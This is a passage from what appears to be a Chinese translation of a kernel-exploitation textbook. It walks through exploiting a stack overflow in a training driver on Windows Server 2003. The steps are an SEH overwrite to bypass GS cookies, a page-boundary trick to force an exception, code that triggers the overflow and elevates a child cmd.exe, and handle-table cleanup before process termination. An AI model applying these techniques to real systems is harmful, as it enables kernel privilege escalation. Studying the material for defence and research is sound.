


图 6.6　32 位 Windows server 2003 中的 SEH+GS 函数帧

异常注册机制很像它的用户态副本。首先，这个函数在当前栈中创建一个新的 EXCEPTION_REGISTRATION_RECORD，将一个异常处理器和一个指向下一个注册记录的指针压栈。一个 EXCEPTION_REGISTRATION_RECORD 包括两个指针：第一个指针指向异常

链中的下一个 EXCEPTION_REGISTRATION_RECORD，而第二个指针指向相关的处理函数。异常处理函数在 [1] 处被压栈（符号名称是 __except_handler_4）。当在内核态中，每个进程有一个专门创建的 FS 段寄存器指向当前的内核 KPCR。KPCR 的第一个域是由 FS:[0] 定位的，它保存了指向当前（最近的）EXCEPTION_REGISTRATION_RECORD 结构的指针；因此，在代码中下一个指针直接从 FS 寄存器（FS:[0]）获得。当创建最终的异常注册记录后，[3] 处的代码为当前的栈帧分配空间（基于先前传进来的第二个参数）。在 [4] 处，函数存储了当前主要的安全 cookie 的值，它通过 __security_cookielocal 符号定位并存储在 EAX 寄存器中。Cookie 值和栈中的实际的安全句柄表（在 [5] 处）以及当前的 EBP 的值相异或（在 [6] 处）。然后，在 [7] 处，与 EBP 相异或的 cookie 被存储在栈中，和当前 ESP 指针在一起（在 [8] 处）。最终，在 [9] 处，代码将当前的 EXCEPTION_REGISTRATION_RECORD（存储在当前栈中）注册到 KPCR 中。

这时候，所有的有意义的栈变量就差不多都成功地处于栈 canary 的保护之中了。为了应付这样的情况，我们有两个可能的方法：1）可以在可能的情况下尝试在不修改栈 canary 的情况下修改返回的地址（实际上不与 cookie 作异或操作的）；2）以某种方式在函数结尾处进行安全 cookie 之前破坏内核控制流。

第一种方法有一个重要的必备条件：要么缓冲区溢出必须是基于索引的，要么需要部分控制复制函数中使用的目的地址。如果二者满足其一，我们可以开始复制 payload 到返回地址中而不用破坏栈 canary。遗憾的是，这并不是通用方案的情况：我们虚拟的驱动程序中的 RtlCopyMemory() 直接明确指定了函数的目的地址（栈缓冲区的开端），并且没有办法在不破坏安全 cookie 的情况下重写返回地址。

为了实现目的，我们需要利用另外一种方法在函数返回之前破坏控制流。首先能想到的办法包括结构化的异常处理滥用。这个技术在过去几年中经常用于实现用户态的栈溢出；例如，一种早期大规模传播的蠕虫病毒 Code Red 就是用了 SEH 句柄改写技术。SEH 改写技术不仅能够在不依靠栈内返回地址的情况下获得程序控制流，而且能够绕过用户区的栈 canary 保护。因为用户态的和内核的栈 canary 实现很类似，所以这个技术在获得 SEH 结构的基础上可以用来（也可能被滥用）攻击内核栈漏洞。这个技术需要改写存储在当前栈中的最近的 EXCEPTION_REGISTRATION_RECORD 去劫持处理控制流的异常。当然，我们需要在函数接受目标缓冲区返回前触发一个异常。在了解如何触发异常之前，确保这个方法也能够在内核态的情形下使用是很有必要的。

下面的栈结构追踪展示了在异常处理机制下当栈帧被著名的“AAAAAA……”字符序列（在十六进制下就是 0x41414141）改写后调用的函数：

```
0: kd> k
ChildEBP RetAddr
f659060c 8088edae 0x41414141                                    [3]
f6590630 8088ed80 nt!ExecuteHandler2+0x26
f65906e0 8082d5af nt!ExecuteHandler+0x24
f65906e0 8082d5af nt!RtlDispatchException+0x59
f6590a98 8088a2aa nt!KiDispatchException+0x131                  [2]
f6590b00 8088a25e nt!CommonDispatchException+0x4a
```

```
f6590b84 f784b162 nt!KiExceptionExit+0x186
f6590c10 f784b1cc ioctlsample!TriggerOverflow+0x42                    [1]
f6590c20 f784b0fe ioctlsample!DvwdHandleIoctlStackOverflow+0x1e
```

因为这是一个栈的内容，所以逆着去读这些代码才能更明白。在[1]处，函数在TriggerO-verflow() 函数中触发了异常。[2]处的KiDispatchException() 函数是核心的异常处理函数。它的内部调用了RtlIsValidHandler() 函数，这个函数是用来验证在EXCEPTION_REGISTRATION_ RECORD 中明确指定的已注册的“处理程序地址”（在这种情况下，处理程序位于 0x41414141，因为我们在溢出的时候改写了它）。这个函数随后调用了RtlLookupFunctionTable()，它为寻找一个有效的地址范围去查找内核模块。如果处理器地址被分配到了一个驱动地址范围以内（就是在已知的内核模块的开始地址和结束地址之间），它就开始寻找一个有效的注册句柄。当然，因为我们明确地制定了一个用户域地址（0x41414141 位于 0x80000000 内核栈底之下），所以 RtlLookupFunctionTable() 将返回 NULL，因为它无法找到一个覆盖了给定的地址范围现有的模块 / 驱动。当 RtlIsValidHandler() 探测到上面的函数返回了一个 NULL 后，它直接（可能是因为要向后兼容的问题）返回 TRUE。我们能够推出内核例程没有检测到处理程序位于内核态——这是一个很有意思的行为，因为这代表着我们能够很安全地使用一个任意的用户态地址去改写 EXCEPTION_REGISTRATION_ RECORD。接下来的情况就不出意料了，最后在 [3] 中，显示了 0x41414141 地址，意味着内核最终将控制流传给了用户态指定的地址，也就是权限提升 payload 所在的位置。现在我们能够确定这个方法也是适用于内核领域的，我们需要设计一个更好的方法去触发一个 __try/__except 模块能够截获的异常。

触发异常

如果能在函数返回之前（也就是在函数遇到 canary 检测函数之前）产生一个异常，我们就能够重定位存在漏洞的内核路径的流控制。依赖于有漏洞的函数栈帧，有多种方法去触发一个异常，既可以在实际的溢出中产生也可以在溢出之后。通常，基于攻击用户态的经验，我们能够构想出两种在函数返回前触发异常的方法。我们既可以在溢出后触发一个异常，也可以在溢出过程中触发一个异常。这两种方法都有一个或多个必须满足的先决条件。

如果选择前者，我们将需要依赖于栈帧内的数据污染。当处于执行栈缓冲区溢出的过程中时，我们不仅能够控制本地栈帧而且可以控制一些上层的函数栈帧（基于溢出长度）。这将需要改写位于任意一个要破坏的栈帧中的一个数据指针或者一个重要的整数偏移。举个例子，如果随后那个被破坏的指针本身被用到了或者是使用被破坏的整数通过指针计算操作创建的指针被用到了，内存错误就很可能发生。这种方法高度依赖于易受攻击的路径以及函数栈帧布局，因此没有办法推广普及。在我们的例子中，TriggerOverflow() 函数在复制缓冲区之后立即返回；因此无法采用这种方式触发一个异常。

取而代之的是，我们只能选择在溢出过程中触发异常。因为用户态的栈有固定的大小，我们可以尝试在栈界限之上进行写操作直到我们触到一个未标明的页，随后就会触发一个页错误硬件异常。当然，这需要控制“溢出的长度”以便能够指定一个足够大的长度使得溢出能够超出栈的界限。这个方法在用户态的攻击中经常用到，大多数时候是在处理那些由于不受控制的

或者部分控制的整数而产生的栈缓冲区溢出，也就是那些产生一个很大的无法控制的内存复制的溢出。因为内核栈也是有界限的（在 32 位内核上是 12KB），并且在我们的例子中，能够直接控制传进 RtlCopyMemory() 函数的参数的长度，去设想这个方法也能作用于内核态是很诱人的。然而，它不会奏效，因为不同于其在用户态中，在内核态并不是每个内存错误都是以相同的方法管理。__try/__except 模块主要用于限制一个无效的仅仅用户态的引用，而不能捕获每一种内存错误。

我们来看一下当试图在当前栈界限之上进行写操作时，调试器显示的事故日志：

```
kdb> !analyze -v

BugCheck 50, {f62c3000, 1, 80882303, 0}

*** WARNING: Unable to verify checksum for StackOverflow.exe
*** ERROR: Module load completed but symbols could not be loaded for
StackOverflow.exe

PAGE_FAULT_IN_NONPAGED_AREA (50)
Invalid system memory was referenced.
This cannot be protected by try-except,it must be protected by a Probe.
Typically the address is just plain bad or it is pointing at freed memory.
Arguments:
Arg1: f62c3000, memory referenced.
Arg2: 00000001, value 0 = read operation, 1 = write operation.
Arg3: 80882303, If non-zero, the instruction address which
                referenced the bad memory address.
Arg4: 00000000, (reserved)

Debugging Details:
----------------------
WRITE_ADDRESS: f62c3000
FAULTING_IP:
nt!memcpy+33
80882303 f3a5          rep movs dword ptr es:[edi],dword ptr [esi]
```

通过 !analyze -v 扩展指令，我们能够从错误分析展示的信息中看到，这次的 BugCheck 代码是 0x50（十进制是 80），它和错误 PAGE_FAULT_IN_NONPAGED_AREA 相关联。这个错误简单地指出一个内核路径涉及了有问题的内核内存。仔细查看错误描述，能够追踪到受影响的代码：

```
WRITE_ADDRESS: f62c3000
FAULTING_IP:
nt!memcpy+33
80882303 f3a5          rep movs dword ptr es:[edi],dword ptr [esi]
```

如同我们所期望的，这里的缺陷指令是 REP MOVS（重复地将数据从一个字符串移动到另一个字符串），它位于核心内核函数 memcpy()（源代码中的 RelCopyMemory()）中。在这里，当试图向 0xF62C3000 中进行写操作时指令发生错误，0xF62C3000 是一个位于 12KB 的内核栈之后的未标明的页面的地址。

接下来，我们将使用 WinDbg 中的 dd（Display Doubleword Memory）指令去查看栈内存：

```
kdb> dd F62C2F80
f62c2f80 4141414141414141 4141414141414141 4141414141414141 4141414141414141
f62c2fa0 4141414141414141 4141414141414141 4141414141414141 4141414141414141
f62c2fc0 4141414141414141 4141414141414141 4141414141414141 4141414141414141
f62c2fe0 4141414141414141 4141414141414141 4141414141414141 4141414141414141
f62c3000 ???????????????? ???????????????? ???????????????? ????????????????
f62c3020 ???????????????? ???????????????? ???????????????? ????????????????
f62c3040 ???????????????? ???????????????? ???????????????? ????????????????
```

就像上面的指令片段所展示的，在内核栈的最后代码碰到了空页面（准确地说是开始于那个错误地址 0xF62C3000）。因为内核发现驱动程序试图引用一个内核自身中的一个无效内存地址，它把这看做一个内核 bug 并且进行一个 BugCheck。这个时候，看上去在不改变我们的模拟的漏洞例子的情况下没有一个用户态的方法能够用来触发一个异常，我们需要不惜一切代价迫使内核引用一个无效的用户态地址以使我们的利用成功进行。

解决这个问题需要另辟蹊径，然而却比我们预想的要简单得多。我们需要在复制攻击缓冲区时简单地触发一个无效内存的引用，这是在复制成功触发了溢出本身之后唯一必须要做的事情。我们怎样达到这个目的呢？我们可以再一次使用操作系统的内存映射功能去达到这个目的。我们可以使用 Trigger32.c 文件中的 `CreateUspaceMapping()` 函数创建一个特定的匿名内存映射。这个函数使用 `CreateFileMapping()` 和 `MapViewOfFileEx()` API 简单地创建一个匿名映射。用户态缓冲区必须位于这个匿名映射的结尾。我们将它的开始部分放置在有效的页面，然后把剩余的放在下一个未标明的页面。这样做，不仅能够使得内核在第一个地方溢出缓冲区，而且能够同时迫使系统在溢出产生之后触发一个异常，为了更好地理解这个用户态内存布局，请参见图 6.7。

```
[ ... ]

map = CreateUspaceMapping();                                          [1]
pShellcode = (ULONG_PTR) UserShellcodeSIDListPatchUser;
PrepareBuffer(map, pShellcode);                                       [2]
uBuff = map + PAGE_SIZE - (BUFF_SIZE-sizeof(ULONG_PTR));              [3]
hFile = CreateFile(_T("\\\\.\\DVWD"),                                 [4]
                   GENERIC_READ | GENERIC_WRITE,
                   0, NULL, OPEN_EXISTING, 0, NULL);
if(hFile != INVALID_HANDLE_VALUE)
   ret = DeviceIoControl(hFile,                                       [5]
                         DEVICEIO_DVWD_STACKOVERFLOW,
                         uBuff,
                         BUFF_SIZE,
                         NULL,
                         0,
                         &dwReturn,
                         NULL);
[ ... ]
```




图 6.7 攻击时的用户态布局

在 [1] 处，代码在紧跟着一个空页的后面创建了一个匿名映射。然后，在 [2] 处，代码调用了函数 `PrepareBuffer()`，它用 shellcode 的地址简单地填充了整个缓冲区。在 [3] 处，代码在如图 6.7 所展示的布局中设置了用户态缓冲区的长度，通过这种方式它的最后 4 个字节（32 位系统中的 ULONG_PTR）就被放置在了刚刚创建的空的无效内存页中了。准备好缓冲区之后，在 [4] 处，代码从有漏洞的驱动中获取一个处理程序，触发了调用 `DeviceIoControl()` API 的溢出，在 [5] 处，传进去 DEVICE_DVWD_STACKOVERFLOW 控制代码、缓冲区（内含匿名映射）的地址，以及刚刚设计的缓冲区长度。与之前讨论的任意改写的情形不同，这次 shellcode 不能返回到调用者，因为栈帧已经完全被破坏了，因此没有有效的路径提供给返回用。在这点上我们有两个主要的选择：

1）提升当前进程的权限并创建一个伪造的栈帧去模仿用户态返回代码。

2）提升一个别的受控进程的权限并从内核态里结束当前进程而不利用被破坏的栈帧。

我们已经在第 4 章论证了第一种方法，是在栈溢出的情形下。在本章中，我们将使用第二种方法，也就是，提升一个别的受控进程的权限并从内核态里结束当前进程而不利用被破坏的栈帧。

我们简要讨论这个方法是如何影响用户态环境和内核 shellcode 的，从用户态环境开始介绍。考虑到在触发溢出后，shellcode 将破坏进程导致不可能返回到用户域。因此，我们要创建一个新的进程（例如，一个 cmd.exe 进程）并且获取到它的 PID。当执行内核态 shellcode 的时

候我们需要这个 PID。PID 能够在进程创建的时候获取。当 CreateProcess() API 执行的时候，内核在输出参数 PROCESS_INFORMATION（在 dwProcessId 域中）中存储了实际的 PID，正如下面的代码片段所展示的：

```
static BOOL CreateChild(PTCHAR Child)
{
      PROCESS_INFORMATION pi;
      STARTUPINFO si;
      ZeroMemory( &si, sizeof(si) );

      si.cb = sizeof(si);
      ZeroMemory( &pi, sizeof(pi) );                                    [1]

      if (!CreateProcess(Child, Child, NULL, NULL, 0,
                         CREATE_NEW_CONSOLE, NULL, NULL, &si, &pi))     [2]
          return FALSE;

      cmdProcessId = pi.dwProcessId;                                    [3]
      CloseHandle(pi.hThread);
      CloseHandle(pi.hProcess);
      return TRUE;
}
```

这个函数很简单。它初始化了 STARTUPINFO 和 PROCESS_INFORMATION 结构体 [1]，执行了新进程 [2]，并且将新产生的进程的 PID 存放在 cmdProcessId 全局变量中 [3]。到现在为止环境就已经正确地建立了。

我们将需要在两个地方对在“执行阶段”一节中展示的 shellcode 进行微小改动。首先，我们需要定位目标子进程的 EPROCESS 结构体。为了达到这个目的可以使用 PsLookupProcessByProcessId() 内核 API，将子进程的 PID 作为第一个参数传进去。Shellcode 核心代码的其他部分和原来一样；它在子内核结构中起作用而不是当前进程中。

第二个改变是关于 shellcode 的返回地址。如前所述，shellcode 不能返回到重调函数，而是必须结束当前进程，这是因为没有了有效的栈帧。为了结束一个内核态中的进程，可以使用内核系统调用 ZwTerminateProcess()。下面的代码片段展示了这个 API 的原型：

```
NTSTATUS ZwTerminateProcess(
   __in_opt HANDLE ProcessHandle,
   __in     NTSTATUS ExitStatus
);
```

我们可以将值 0xFFFFFFFF 作为第一个参数以及一个任意的退出状态作为第二个参数传进函数。值 0xFFFFFFFF（−1）是一个特殊的 HANDLE 值，意思是“当前进程”。这个函数清楚所有获得的内核资源并且将那些为当前进程分配的内核结构体释放掉。内核将最终终止当前进程，移除所有相关的资源并安排一个新进程执行。

恢复：修复对象表

大多数内核漏洞利用的恢复阶段都是托管的。每个漏洞和每个利用向量在布置利用阶段对于资源的修改都有不同的要求。因为恢复步骤是完全不同的，以致我们没有办法把这些都概括起来。一些步骤依赖于数据污染，还有一些和 payload 所引发的意外操作相联系。这里

我们能做的就是帮助读者更好地理解 payload 所引发的意外内核操作可能导致的直接后果。如我们所看到的——ZwTerminateProcess()——一个主要用来释放进程所拥有的资源的函数，可以用来终止当前进程以避免其返回到被破坏的调用程序栈帧。在众多可用资源中有一个对象表。对象表（也称为句柄表）是一个保存了打开的进程句柄的表。这个表包含了进程在其生命周期中打开的（却未关闭的）所有文件、设备以及其他各种对象句柄。它试图在释放相关结构体之前一个个地关掉它们。但是如果这些句柄中的一个已经被一个内核控制路径使用了，这时会发生什么情况呢？函数会简单让进程进入睡眠状态，等待资源被释放。当这个对象正在被同样执行 ZwTerminateProcess() API 的内核控制路径所使用时又会发生什么呢？可以料想到的是，会发生一些很糟糕的事情：进程死锁！这是我们在例子中调用这个 API 时确实会发生的事情。为了见识一下为什么会发生这种情况，我们来看一下这个函数的栈结构：

```
f66e4204 80833491 nt!KiSwapContext+0x26
f66e4230 80829a82 nt!KiSwapThread+0x2e5
f66e4278 808f373e nt!KeWaitForSingleObject+0x346                    [5]
f66e42a0 808f9662 nt!IopAcquireFileObjectLock+0x3e
f66e42e0 80934bb0 nt!IopCloseFile+0x1de
f66e4310 809344b1 nt!ObpDecrementHandleCount+0xcc
f66e4338 8093b08f nt!ObpCloseHandleTableEntry+0x131                 [4]
f66e4354 80989fc6 nt!ObpCloseHandleProcedure+0x1d
f66e4370 8093b28e nt!ExSweepHandleTable+0x28                        [3]
f66e4398 8094c461 nt!ObKillProcess+0x66
f66e4420 8094c643 nt!PspExitThread+0x563
f66e4438 8094c83d nt!PspTerminateThreadByPointer+0x4b
f66e4468 808897cc nt!NtTerminateProcess+0x125
f66e4468 8082fadd nt!KiFastCallEntry+0xfc                           [2]
f66e44e8 00411f54 nt!ZwTerminateProcess+0x11
f66e460c 8088edae 0x411f54                                          [1]
```

同样因为这是一个栈的内容，逆着去读这些代码才能更明白。在 [1] 中，shellcode（存放在用户域执行于内核态）调用了 ZwTerminateProcess()。在 [2] 中，内核执行路径调用了核心函数 NtTerminateProcess()，它终止了主线程并试图释放掉所有的进程资源。在 [3] 处，ExSweepHandleTable() 函数试图释放进程对象表中的每一个对象；首先在其内部调用 ExpLookupHandleTable() 函数获得了对象表之后，这个函数扫描对象表去寻找并关闭每个打开的句柄。随后，ExSweepHandleTable() 函数获得了表中的每一个句柄，并寻找对应的对象，然后试图去释放掉它 [4]。当这个程序检查设备驱动句柄（当 DeviceIoControl() 系统调用被调用时被相同的路径引用的那个句柄）时，它意识到这个句柄正在被使用，就使进程休眠以等待它被释放，[5] 处，在这个时候，进程只是被简单地挂起而不再会被终止。虽然这个行为不会干扰到利用过程本身，但是在系统中留下一个废弃了的却无法被终止的进程，这可从来都不是一个好主意。

我们可以进行一些处理以避免这类问题。例如，削减对象的使用计数，这样可以欺骗内核使其相信对象没有被使用；或者，直接将句柄从对象表中移除。这两种方法都是有效的解决方案。为了简便起见，我们将仅仅提供对于第二种方法的简单介绍。

对象表被 ObjectTable EPROCESS 域（例如在最新的 Windows Server 2003 32 位 SP2 版本中，它位于 EPROCESS 结构体的 0xD4 偏移处）引用。这个结构体的第一个数据域（称为 TableCode）既能够直接定位真正的对象表也可以定位一个间接的指针 - 表的映射。因为每一个真正的对象表最多能容纳 512 个句柄，当进程打开的句柄少于 512 个，TableCode 就直接定位到表的地址。如果进程打开了超过 512 个句柄，TableCode 就定位到一个间接的表，一个按顺序保存了所有指向真实对象表的指针的表（例如，第一个指针定位 0 ～ 511 句柄表，第二个指针定位到 512 ～ 1023 句柄表，依此类推）。

我们可以通过查看 TableCode 的最低有效位去发现 TableCode 的类型。如果这一位的值是 1，它就定位到一个指针 - 表映射；如果是 0，就定位到一个真实的表。当然，两种情况下我们都需要在引用它之前把最低有效位归零，因为这个指针总是与内存页相关，而最后一位也仅仅是作为一个标记。现在我们可以进行一个小小的优化了。因为已经在控制攻击进程，我们可以强制它只拥有少于 512 个打开的句柄，这样 shellcode 就能假定 TableCode 是直接定位到真实的对象表。我们需要确定的最后一件事情就是单个表项的大小。真实的对象表中的表项的类型是 HANDLE_TABLE_ENTRY 并具有以下的布局：

```
typedef struct _HANDLE_TABLE_ENTRY
{
    union
    {
        PVOID Object;
        ULONG ObAttributes;
        PHANDLE_TABLE_ENTRY_INFO InfoTable;
        ULONG Value;
};
union
{
        ULONG GrantedAccess;
        struct
        {
            WORD GrantedAccessIndex;
            WORD CreatorBackTraceIndex;
        };
        LONG NextFreeTableEntry;
};
} HANDLE_TABLE_ENTRY, *PHANDLE_TABLE_ENTRY;
```

每个表项都有 8 个字节长。此外，每个正在使用的表项都在开始的两个双字节（最开始的 4 个字节）中保存了相关内核对象的地址，并且在随后的两个双字节（随后的 4 个字节）中保存了访问标记。当这个表项不再使用时，开始的两个双字节就会置零，后两个双字节则会用来保存 NextFreeTableEntry 的下标。在这里我们需要获得 offending handle（例如，用来打开 DVWD 设备的 handle）的下标并且使开始的两个双字节无效。当进行这样的操作时，ExSweepHandleTable() 函数中的代码经过这个表项的时候就不再试图释放那些资源了。对这个设备对象的引用就永远丢失了，但是进程能够正常退出。可以在 Trigger32.c 文件中找到 RecoveryHandle32() 函数的全部代码。这个代码在终止当前进程之前（就是在调用 ZwTerminateProcess() API 之前）

被 shellcode 调用。

Windows Server 2008 64 位溢出场景

正如我们在本章中看到的，64 位 Windows 版本引入了大量的改进，而且其中的一些改进直接或间接地影响着整个操作系统的安全。在这里，我们首先看一下 64 位 Windows 环境中的 `triggerOverFlow()` 代码。如下所示：

```
dvwd!TriggerOverflow():
fffff880051ee16c 48895c2418      mov  qword ptr [rsp+18h],rbx
fffff880051ee171 56              push rsi
fffff880051ee172 57              push rdi
fffff880051ee173 4154            push r12
fffff880051ee175 4883ec70        sub  rsp,70h [1]
fffff880051ee179 488b0580dfffff mov  rax,qword ptr [__security_cookie] [2]
fffff880051ee180 4833c4          xor  rax,rsp [3]
fffff880051ee183 4889442460      mov  qword ptr [rsp+60h],rax  [4]
fffff880051ee188 8bf2            mov  esi,edx
```

可以看出，64 位环境与 32 位环境有很大区别。在 64 位系统中不再有初始化栈帧的辅助函数。驱动默认编译不需要栈帧指针（RBP 通常作为一个通用寄存器），并且不再存在 SEH 栈块，并且 stack canary 被函数本身装载。

